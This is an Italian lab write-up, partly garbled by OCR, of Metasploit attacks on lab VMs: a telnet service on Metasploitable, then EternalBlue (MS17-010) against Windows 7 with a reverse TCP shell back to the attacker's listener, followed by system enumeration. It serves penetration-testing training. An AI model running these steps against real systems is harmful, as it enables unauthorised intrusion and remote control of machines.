

### STEP 1: cambio l'ip della macchina metasploitable in 192.168.50.40 e kali 192.168.50.25





#### STEP 2: apro msfconsole e cerco gli exploit per "telnet\_version"

## STEP 3: utilizzo il secondo exploit e vado a vedere le opzioni disponibili andando a modificare rhost

# Name				Disclosure Date	Rank	Check	Description
	ary/scanner/telne	t/lantroni	x_telnet_version		normal	No	Lantronix Telnet Service Bann
<pre>vetection     1 auxiliary/scanner/telnet/telnet_version</pre>				normal	No	Telnet Service Banner Detection	
1 duxect	ar y/ scanner / ce che	co circ c_v	CI S COII		nor ma c	110	reduce Service Banner Beteete
teract wit	h a module by nam	e or index	For example inf	n 1. use 1 or use	auxilia	rv/scan	ner/telnet/telnet_version
icerace wee	ii a moduce by man	ie or cridex	. Tor example tir	0 1, use 1 01 use	aaxeee	ii y/ scuii	mer/ tethet/ tethet_verston
sf6 > use 1							
		/telnet ve	rsion) > show opt	ions			
	, , , , , , , , , , , , , , , , , , , ,	,	,				
odule optio	ns (auxiliary/sca	nner/telne	t/telnet_version)				
odule optio Name	ns (auxiliary/sca Current Setting						
Name		Required	Description		ornamo		
Name  PASSWORD		Required 	Description The password for	the specified us		snloit	com/docs/using-metasploit/basi
Name		Required	Description The password for The target host(	the specified us s), see https://d		sploit.	com/docs/using-metasploit/basi
Name  PASSWORD		Required 	Description The password for The target host( s/using-metasplo	the specified us s), see https://d bit.html		sploit.	com/docs/using-metasploit/basi
Name  PASSWORD RHOSTS	Current Setting	Required no yes	Description The password for The target host(s/using-metasplo) The target port	the specified us s), see https://d it.html (TCP)	ocs.meta		
Name PASSWORD RHOSTS	Current Setting	Required  no yes yes	Description The password for The target host(s/using-metasplo) The target port	the specified us s), see https://d oit.html (TCP) oncurrent threads	ocs.meta		
Name PASSWORD RHOSTS  RPORT THREADS	Current Setting	Required  no yes yes yes	Description The password for The target host( s/using-metasplo The target port The number of co	the specified us s), see https://d oit.html (TCP) ncurrent threads Telnet probe	ocs.meta		

#### STEP 4: avvio l'exploit



L'exploit ha avuto successo ed ha trovato una combinazione di user/pass valida per accedere al servizio

#### STEP 5: verifico se riesco ad accedere

```
(niko⊛kali)-[~
 -$ telnet 192.168.50.40
Trying 192.168.50.40...
Connected to 192.168.50.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
ogin with msfadmin/msfadmin to get started.
metasploitable login: msfadmin
assword:
ast login: Tue Jul 9 03:56:11 EDT 2024 on tty1.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

#### Sono dentro alla macchina target

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK, UP, LOWER_UP> mtu 16436 gdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 gdisc pfifo fast glen 1000
    link/ether 08:00:27:8b:67:05 brd ff:ff:ff:ff:ff
    inet 192.168.50.40/24 brd 192.168.5.255 scope global eth0
    inet6 fe80::a00:27ff:fe8b:6705/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

# Attacco Win 7 Cerco exploit per Microsoft

```
nsf6 > search ms17
Matching Modules
       Name
                                                                         Disclosure Date Rank
                                                                                                         Check Description
                                                                                                                  MS17-010 EternalBlue SMB Remote W
       exploit/windows/smb/ms17_010_eternalblue
                                                                         2017-03-14
                                                                                              average Yes
indows Kernel Pool Corruption
          \_ target: Automatic Target
          \_ target: Windows 7
\_ target: Windows Embedded Standard 7
           \_ target: Windows Server 2008 R2
           \_ target: Windows 8
              target: Windows 8.1
           \_ target: Windows Server 2012
          \_ target: Windows 10 Pro
9 \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec
nergy/EternalChampion SMB Remote Windows Code Execution
                                                                         2017-03-14
                                                                                                                  MS17-010 EternalRomance/EternalSy
                                                                                              normal
           \_ target: Automatic
              target: PowerShell
           \_ target: Native upload
          \_ target: MOF upload \_ AKA: ETERNALSYNERGY
             AKA: ETERNALROMANCE
              AKA: ETERNALCHAMPION
18 \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command
nergy/EternalChampion SMB Remote Windows Command Execution
                                                                         2017-03-14
                                                                                                                  MS17-010 EternalRomance/EternalSy
                                                                                              normal
          \_ AKA: ETERNALSYNERGY
              AKA: ETERNALROMANCE
          \_ AKA: ETERNALCHAMPION
          \_ AKA: ETERNALBLUE
       auxiliary/scanner/smb/smb_ms17_010
                                                                                              normal
                                                                                                        No
                                                                                                                  MS17-010 SMB RCE Detection
```

#### Utilizzo il 2 che ha come target win7 e guardo i vari payloads

<pre>msf6 &gt; use 2 [*] Additionally setting TARGET =&gt; Windows 7 [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp msf6 exploit(windows/smb/ms17_010_eternalblue) &gt; show payloads Compatible Payloads ====================================</pre>									
# Name	Disclosure Date	Rank	Check	Description					
0 payload/generic/custom		normal	No	Custom Payload					
<pre>1 payload/generic/shell_bind_aws_ssm</pre>		normal	No	Command Shell, Bind SSM (via AWS API)					
<pre>2 payload/generic/shell_bind_tcp</pre>		normal	No	Generic Command Shell, Bind TCP Inline					
<pre>3 payload/generic/shell_reverse_tcp</pre>		normal	No	Generic Command Shell, Reverse TCP Inline					
<pre>4 payload/generic/ssh/interact</pre>		normal	No	Interact with Established SSH Connection					
5 payload/windows/x64/custom/bind_ipv6_tcp		normal	No	Windows shellcode stage, Windows x64 IPv6					
Bind TCP Stager									
<pre>6 payload/windows/x64/custom/bind_ipv6_tcp_uuid</pre>		normal	No	Windows shellcode stage, Windows x64 IPv6					
Bind TCP Stager with UUID Support									
<pre>7 payload/windows/x64/custom/bind_named_pipe</pre>		normal	No	Windows shellcode stage, Windows x64 Bind					
Named Pipe Stager									
<pre>8 payload/windows/x64/custom/bind_tcp TCD_Stages</pre>		normal	No	Windows shellcode stage, Windows x64 Bind					

#### Setto il payload 3 e modifico l'rhost

```
/ms17_010_eternalblue) > set payload 3
nsf6 exploit(wind
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
                     Current Setting Required Description
  RHOSTS
                                                        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                        g-metasploit.html
                                                       The target port (TCP)
(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
(Optional) The password for the specified username
   RPORT
   SMBDomain
   SMBPass
                                                        (Optional) The username to authenticate as
Check if remote architecture matches exploit Target. Only affects Windows Server 2008
   VERIFY_ARCH
                      true
                                           yes
                                                        R2, Windows 7, Windows Embedded Standard 7 target machines.
Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windo
  VERIFY_TARGET true
                                           yes
                                                        ws 7, Windows Embedded Standard 7 target machines.
Payload options (generic/shell_reverse_tcp):
           Current Setting Required Description
   LHOST 192.168.50.100
                                              The listen address (an interface may be specified)
  LPORT 4444
                                              The listen port
Exploit target:
   Id Name
   1 Windows 7
```

## Ho ottenuto una shell su win 7, posso vedere tutte le connessioni attive o informazioni sul sistema

```
C:\Windows\system32>netstat -an
                                                                                           C:\Windows\system32>systeminfo
                                                                                           systeminfo
netstat -an
                                                                                                                                  WINDOWS7
                                                                                          Nome host:
Connessioni attive
                                                                                           Nome SO:
                                                                                                                                  Microsoft Windows 7 Professional
                                                                                           Versione SO:
                                                                                                                                  6.1.7601 Service Pack 1 build 7601
                                                                                                                                  Microsoft Corporation
                                                                                           Produttore SO:
                                          Indirizzo esterno
  Proto Indirizzo locale
                                                                          Stato
                                                                                           Configurazione SO:
                                                                                                                                  Workstation autonoma
  TCP
           0.0.0.0:135
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                           Tipo build SO:
                                                                                                                                  Multiprocessor Free
           0.0.0.0:445
                                                                        LISTENING
  TCP
                                          0.0.0.0:0
                                                                                           Proprietario registrato:
                                                                                                                                  Utente Windows
  TCP
                                                                                          Organizzazione registrata:
           0.0.0.0:3389
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                                                                  00371-0EM-8992671-00207
                                                                                           Numero di serie:
  TCP
                                                                        LISTENING
           0.0.0.0:49152
                                          0.0.0.0:0
                                                                                                                                 5/24/2024, 11:52:10 AM
7/9/2024, 1:47:27 PM
innotek GmbH
                                                                                          Data di installazione originale:
  TCP
           0.0.0.0:49153
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                           Tempo di avvio sistema:
  TCP
           0.0.0.0:49154
                                                                        LISTENING
                                                                                           Produttore sistema:
                                          0.0.0.0:0
                                                                                           Modello sistema:
                                                                                                                                  VirtualBox
  TCP
           0.0.0.0:49155
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                           ipo sistema:
                                                                                                                                  x64-based PC
  TCP
           0.0.0.0:49156
                                                                        LISTENING
                                          0.0.0.0:0
                                                                                                                                  1 processore(i) installati.
[01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~3698 Mhz
                                                                                            rocessore:
  TCP
           0.0.0.0:49157
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                           Versione BIOS:
                                                                                                                                  innotek GmbH VirtualBox, 12/1/2006
  TCP
            192.168.50.102:139
                                          0.0.0.0:0
                                                                        LISTENING
                                                                                          Directory Windows:
                                                                                                                                  C:\Windows
  TCP
            192.168.50.102:49158
                                          192.168.50.100:4444
                                                                        ESTABLISHED
                                                                                                                                  C:\Windows\system32
                                                                                          Directory di sistema:
Dispositivo di avvio:
  TCP
            [::]:135
                                                                         LISTENING
                                          [::]:0
                                                                                                                                  \Device\HarddiskVolume1
                                                                                           Impostazioni locali sistema:
Impostazioni locali di input:
            [::]:445
                                                                                                                                 en-us;Inglese (Stati Uniti d'America)
en-us;Inglese (Stati Uniti d'America)
  TCP
                                           [::]:0
                                                                        LISTENING
  TCP
            [::]:3389
                                           [::]:0
                                                                        LISTENING
                                                                                                                                  (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
                                                                                           Fuso orario:
  TCP
            [::]:49152
                                           [::]:0
                                                                        LISTENING
                                                                                           Memoria fisica totale:
Memoria fisica disponibile:
                                                                                                                                  3,000 MB
  TCP
            [::]:49153
                                           [::]:0
                                                                        LISTENING
                                                                                                                                  2,563 MB
                                                                                                                                 5,997 MB
5,534 MB
463 MB
  TCP
            [::]:49154
                                                                                           Memoria virtuale: dimensione massima:
                                           [::]:0
                                                                         LISTENING
                                                                                           Memoria virtuale: disponibile:
  TCP
            [::]:49155
                                           [::]:0
                                                                         LISTENING
                                                                                           Memoria virtuale: in uso:
  TCP
            [::]:49156
                                           0:[::]
                                                                         LISTENING
                                                                                                                                 C:\pagefile.sys
WORKGROUP
                                                                                           Posizioni file di paging:
  TCP
            [::]:49157
                                          [::]:0
                                                                        LISTENING
                                                                                          Dominio:
                                                                                           Server di accesso:
                                                                                                                                  N/D
  UDP
           0.0.0.0:500
                                                                                                                                 2 Aggiornamenti rapidi installati.
[01]: KB2534111
[02]: KB976902
                                                                                           Aggiornamenti rapidi:
  UDP
           0.0.0.0:4500
  UDP
           0.0.0.0:5355
                                                                                                                                  NIC installate.
[01]: Scheda desktop Intel(R) PRO/1000 MT
                                                                                           Schede di rete:
  UDP
            192.168.50.102:137
  UDP
            192.168.50.102:138
                                                                                                                                        Nome connessione: Connessione alla rete locale (LAN)
            [::]:500
  UDP
                                                                                                                                        DHCP abilitato:
  UDP
            [::]:4500
                                                                                                                                        Indirizzi IP
[01]: 192.168.50.102
            [::]:5355
  UDP
                                                                                                                                        [02]: fe80::8501:86dd:226c:3a4f
```